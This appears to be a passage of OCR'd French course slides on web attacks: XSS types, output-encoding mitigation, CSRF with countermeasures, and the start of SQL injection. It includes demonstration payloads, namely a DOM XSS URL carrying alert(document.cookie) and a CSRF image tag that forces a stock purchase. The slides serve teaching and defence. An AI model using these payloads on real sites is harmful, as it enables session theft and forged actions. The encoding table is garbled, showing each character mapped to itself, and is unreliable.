
Le contenu malveillant envoyé au navigateur Web prend souvent la forme d'un segment de code JavaScript, mais il peut aussi inclure du HTML, du Flash ou tout autre type de code que le navigateur peut exécuter.



# Types of XSS

## Stored XSS


Cela se produit lorsque les données de l'utilisateur sont stockées sans filtrage sur le serveur cible, par exemple dans une base de données.



# Types of XSS

## Reflected XSS


- Il se produit dans une application où une entrée utilisateur est immédiatement renvoyée par une application web dans :
  - un message d'erreur
  - résultat de la recherche
  - ou toute autre réponse qui inclut tout ou partie des données fournies par l'utilisateur dans le cadre de la demande.
- L'attaquant exploite cette situation en injectant du code exécutable du navigateur dans une seule réponse HTTP.
- L'attaque injectée n'est pas stockée dans l'application elle-même.
- Ne concerne que les utilisateurs qui ouvrent un lien malveillant ou un paramètre HTTP.



# Types of XSS

## Reflected XSS

- Lorsqu'une application web est vulnérable à ce type d'attaque, elle renvoie au client les données non validées envoyées par les requêtes.
- Le modus operandi commun de l'attaque comprend une étape de conception, dans laquelle l'attaquant crée et teste une URI malveillante, une étape d'ingénierie sociale, dans laquelle il va convaincre ses victimes de charger cet URI sur leur navigateur, et l'exécution finale du code offensant à l'aide du navigateur de la victime



# Types of XSS

## Dom based XSS

- Il s'agit d'une attaque XSS dans laquelle la **charge utile de l'**attaque est exécutée à la suite de la modification de l'"environnement" DOM dans le navigateur de la victime, utilisé par le script côté client d'origine.
- La page elle-même ne change pas, mais le code côté client (ex. javascript) contenu dans la page s'exécute différemment en raison des modifications malveillantes qui se sont produites dans l'environnement DOM.

# Types of XSS

## Dom based XSS – type-0 XSS


- Navigateur = Analyseur HTML + Moteur graphique
- Analyseur HTML : construire un arbre DOM (Document Object Model) dans une mémoire
- Moteur graphique : construire une représentation de l'arbre DOM sur la base des règles CSS.
- JavaScript : implémente l'API DOM ⇒ modifie l'arbre.

=> modifie la page HTML/CSS en fonction des actions de l'utilisateur.


- Il modifie la version mémoire et non le code source.

```
1  <!doctype html>
2  <html lang="fr">
3  <head>
4    <meta charset="utf-8">
5    <title>Hello HTML</title>
6  </head>
7  <body>
8    <h1>Hello HTML</h1>
9    <p>Bye now.</p>
10 </body>
11 </html>
```

Code source inchangé




Arbre DOM modifié en mémoire




Vue reflète les changements du DOM

# Types of XSS

## Dom based XSS – type-0 XSS

- Par exemple, le code suivant est utilisé pour créer un formulaire permettant à l'utilisateur de choisir sa langue préférée.
- Sélectionnez votre langue :

```
< select>
        < script>
                document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("default=")+8)+"</OPTION>") ;
                document.write("<OPTION value=2>Anglais</OPTION>") ;
        </script>
</select>
```

- La page est invoquée avec une URL telle que :

- http://www. **some**.site/page.html?**default=French**

# Types of XSS

**Dom based XSS – type-0 XSS**

- Une attaque DOM Based XSS contre cette page peut être réalisée en envoyant l'URL suivante à une victime :

  http://www.some.site/page.html?default=< **script>alert**(document.cookie)</script>

- Quand la victime clique sur ce lien, le navigateur envoie à **www.some.site** une demande de

  /page.html ? **default=< script>alert**(document.cookie)</script>

- Le serveur répond avec la page contenant le code Javascript ci-dessus. Le navigateur crée un objet DOM pour la page, dans lequel l'objet **document.location** contient la chaîne :

  http://www.some.site/page.html?default=< **script>alert**(document.cookie)</script>

# Types of XSS

**Dom based XSS**

- Le code Javascript d'origine de la page **ne s'attend pas à ce que le** paramètre par défaut contienne des balises HTML et, en tant que tel, il le répercute simplement dans la page (DOM) au moment de l'exécution.
- Le navigateur rend alors la page résultante et exécute le script de l'attaquant :

  **Alerte**(document.cookie)

- **La réponse HTTP envoyée par le serveur ne contient pas la charge utile de l'attaquant**. Cette charge utile se manifeste au niveau du script côté client au moment de l'exécution, lorsqu'**un script défectueux accède à la variable DOM document.location et suppose qu'elle n'est pas malveillante**.

# Types of XSS

## Dom based XSS

- Pour éviter d'envoyer la **charge utile** au serveur, nous exploitons le fait que le fragment URI (la partie de l'URI après le **#** ) n'est pas envoyé au serveur par le navigateur.
- Ainsi, tout code côté client qui fait référence, par exemple, à **document.location**, peut être vulnérable à une attaque qui utilise des fragments,
- et dans ce cas, la charge utile n'est jamais envoyée au serveur.
- Par exemple, le XSS basé sur DOM ci-dessus peut être modifié en :

http://www.some.site/page.html#default=<**script**>alert(document.cookie)</script >

# XSS – Mitigating

- Le principe de base de la défense contre les XSS est le **codage de la sortie de** toute entrée non fiable à l'écran.
- En ce qui concerne les **entrées non fiables**, dans le doute, traitez tout (même les données que vous avez introduites dans votre base de données comme non fiables).
- Parfois, les données sont partagées entre plusieurs systèmes et ce que vous pensez être vos données peut ne pas avoir été créé par vous/votre équipe.
- Encodage au fur et à mesure de l'envoi des données au navigateur

  - Encoder les entités HTML dans le corps du texte

 …ENCODE UNTRUSTED DATA BEFORE PUTTING HERE… 

HTML code :

| | |
|---|---|
| & --> | & |
| < --> | < |
| > --> | > |
| " --> | " |
| ' --> | ' |
| / --> | / |

# XSS – Mitigating

Encodage au fur et à mesure de l'envoi des données au navigateur

- Encodage des entités HTML dans l'attribut HTML

<**div** attr=...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...>**content**
<**div** attr='...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...'>**content**
<**div** attr="...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...">**content**

# XSS – Mitigating

- Encodage au fur et à mesure de l'envoi des données au navigateur
    - Encodez pour Javascript si vous envoyez les données de l'utilisateur en javascript.


# Détournement de session – Session Riding


L'attaquant exploite le site Web en mettant en œuvre une attaque de type « **cross-site request forgery** » (**CSRF**) pour transmettre des requêtes non autorisées.

Dans le cas d'un piratage de session, l'attaquant pirate une session informatique active en envoyant un courriel ou en incitant l'utilisateur à visiter une page Web malveillante alors qu'il est connecté au site ciblé.

Lorsque l'utilisateur clique sur le lien malveillant, le site Web exécute la demande car l'utilisateur est déjà authentifié.

Les commandes utilisées sont les suivantes : modifier ou supprimer les données des utilisateurs, exécuter des transactions en ligne, réinitialiser les mots de passe, etc.




Client Side Code
Symbol
Shares
<form action="buy.php" method="POST">
Symbol: <input type="text" name="symbol" />
Shares: <input type="text" name="shares" />
<input type="submit" value="Buy" />
</form>r
Server Code
<<?php
session_start();
if (isset($_REQUEST['symbol'] &&
isset($_REQUEST['shares']))
{buy_stocks($_REQUEST['symbol'],
$_REQUEST['shares']);}
?>
Trusted Server
User logs into trusted server using his credentials
1
Server sets a session cookie in the user's browser
2
Malicious code is executed in the trusted server
6
Attacker sends a phishing mail tricking user to send a request to a malicious site
3
User
Attacker
4
Response page contains malicious code
5
User requests a page from the malicious server
Malicious Code
<img src="http://juggyboy.com/juggyshop.php?symbol=MSFT&shares=1000" />
Malicious Server

# Détournement de session – Session Riding

**Contre-mesures**

- N'autorisez pas votre navigateur et les sites Web à enregistrer les données de connexion.
- Vérifiez l'en-tête HTTP **referrer** et, lors du traitement d'un POST, ignorez les paramètres de l'URL.
- Se déconnecter immédiatement après avoir utilisé une application web
- N'autorisez pas le navigateur à enregistrer les noms d'utilisateur et les mots de passe, et ne permettez pas aux sites de "se souvenir" des détails de connexion.
- N'utilisez pas le même navigateur pour accéder aux applications sensibles et pour surfer librement sur Internet ; s'il est nécessaire de faire les deux choses sur la même machine, faites-les avec des navigateurs distincts.
- Les environnements intégrés de courrier/navigateur et de newsreader/navigateur compatibles HTML présentent des risques supplémentaires, car le simple fait de consulter un message électronique ou un message d'actualité peut entraîner l'exécution d'une attaque.

# Détournement de session – Session Riding

**Contre-mesures**

- Ajouter des informations relatives à la session à l'URL. Ce qui rend l'attaque possible est le fait que la session est identifiée de manière unique par le cookie, qui est automatiquement envoyé par le navigateur.
- Comme d'autres informations spécifiques à la session sont générées au niveau de l'URL, il est difficile pour l'attaquant de connaître le format des URL à attaquer.

# Détournement de session – Session Riding

**Contre-mesures**

- Les informations spécifiques à la session peuvent être un **jeton/token CSRF (**CSRF token pattern) , il devrait être :
    - unique par session utilisateur ;
    - Une grande valeur aléatoire (non prévisible)
    - généré par un générateur de nombres pseudo-aléatoires à sécurité cryptographique (Cryptographically Secure Pseudo-Random Number Generator : CSPRNG).
- Le jeton peut être ajouté par le biais de champs cachés (hidden fields) , d'un entêtes, et peut être utilisé avec des formulaires et des appels AJAX.
- Assurez-vous que le jeton ne fuit pas dans les journaux du serveur ou dans l'URL.
- Le serveur doit rejeter l'action demandée si la validation du jeton CSRF échoue.

# SQL Injection Attacks

- L'injection SQL est une technique utilisée pour tirer parti des **vulnérabilités liées aux entrées non validées** afin de faire passer des commandes SQL par une application web pour qu'elles soient exécutées par une **base de données.**
- L'injection SQL est une attaque de base utilisée pour **obtenir un accès non autorisé** à une base de données ou pour récupérer des informations directement dans la base de données.
- Il s'agit d'une **vulnérabilité dans les applications web** et non d'un problème de base de données ou de serveur web.

# SQL Injection Attacks

L'injection SQL peut être utilisée pour mettre en œuvre les attaques mentionnées ci-dessous

